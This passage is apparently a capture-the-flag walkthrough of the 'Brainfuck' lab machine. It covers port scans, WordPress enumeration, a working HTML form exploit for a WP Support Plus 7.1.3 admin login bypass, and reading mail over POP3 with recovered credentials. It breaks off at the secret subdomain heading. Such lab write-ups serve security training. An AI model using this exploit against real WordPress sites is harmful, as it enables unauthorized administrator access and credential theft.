
Brainfuck

IP: 10.10.10.17



Scanning

Let's run **Masscan** (`sudo masscan -p1-65535,U:1-65535 10.10.10.17 --rate=1000 -e tun0`) and then run a **deeper nmap** scan on the identified **ports**:
`sudo nmap 10.10.10.17 -T5 -A -p 22,25,110,143,443`

```
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
                          protocol 2.0)
|
25/tcp   open   smtp      Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN,
                          STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp  open     pop3     Dovecot pop3d
|_pop3-capabilities: CAPA SASL(PLAIN) AUTH-RESP-CODE UIDL USER RESP-CODES TOP
                          PIPELINING

143/tcp  open      imap     Dovecot imapd
|_imap-capabilities: LOGIN-REFERRALS Pre-login more IMAP4rev1
have listed LITERAL+ post-login ENABLE capabilities OK ID IDLE SASL-IR
                          AUTH=PLAINA0001

443/tcp  open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName= Brainfuck Ltd.
/stateOrProvinceName=Attica/countryName=GR
                          Subject Alternative Name: DNS:www.brainfuck.htb,
                          DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
```

Thought Process


We're dealing with email ports here. It's likely that we wont be enumerating **pop3** (port 110) or **imap** (port 143) first, as these seem to require creds. Port 22 is out of scope for enumerating, and so that leaves **SMTP** at port **25** and the **https** website running at port **443**.

Port 443: Website

Before we go to the wesbite, we can see some of details from the nmap scan that we can act on straight away.

Add those additional domain names to our `/etc/hosts` file, just in case. Given there are so many sub-domains here, let's run gobuster to explore this further:
`gobuster dns -d brainfuck.htb -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100`

Then, travel to **https://10.10.10.17** and let's examine the **certificate** before we progress.



orestis may be a username, so let's add it to our username list.

brainfuck.htb

Is running a **wordpress** website, so let's go for a scan: `wpscan --url https://brainfuck.htb/ --disable-tls-checks`

```
[i] Plugin(s) Identified:

[+] wp-support-plus-responsive-ticket-system
 | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.1.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Responsive Events & Movie Ticket Booking Script - SQL Injection
Responsive Events & Movie Ticket Booking Script 3.2.1 - 'findcity.php?q' SQL Injection
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection
```

There's a **plugin** that wpscan is sure is exploitable. If we ask `searchsploit`, we can see that there is an exploit suitable for the version we are dealing with.


Responsive Ticket Exploit

We need usernames for this exploit. Append `--enumerate u` to our previous scan, to get the usernames **admin** and **administrator**

Now we need to make a file called **exploit.html**. We've changed the **URL** in the **first** line, the username **value** to **admin** in the **second** line, and the **third** line we added **orestis@brainfuck.htb**

```
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="admin">
        <input type="hidden" name="email" value="orestis@brainfuck.htb">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>
```


Python host it, travel to our own ip and port in the URL, and then hit the exploit up and click **login**




Then refresh brainfuck.htb. Your page may be slow but you should see "*Howdy, admin*" in the top right of the page.

Admin Plugin

When enumerating around the box, if we go through **themes** and then **plugins** we find something. Considering this box is all about email ports, this plugin seems suspicious....



If we click into settings, we'll see that **orestis**' creds for the port **25** service are here. If we inspect element, we can see the unobsufcated password: **kHGuERB29DNiNE**



Port 110 Enum

We can use these creds for more than just the port 25 service. Guided by **HackTricks**, we can enumerate the **pop3** service on port **110**: **https://book.hacktricks.xyz/pentesting/pentesting-pop**

Netcat connect to port **110**, and then sign in with the **creds**:

```
kali@kali:~/Downloads/brainfuck$ nc 10.10.10.17 110 -v
brainfuck.htb [10.10.10.17] 110 (pop3) open
+OK Dovecot ready.
^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[B^[[
-ERR Unknown command.
USER orestis
+OK
PASS kHGuERB29DNiNE
+OK Logged in.
```


We can `LIST` the messeges on the service, and then read them with `RETR x` . It's a message that includes creds for the 'secret' forum which is likely the name of the other subdomain.

```
RETR 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
        id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```

sup3rs3cr3t domain

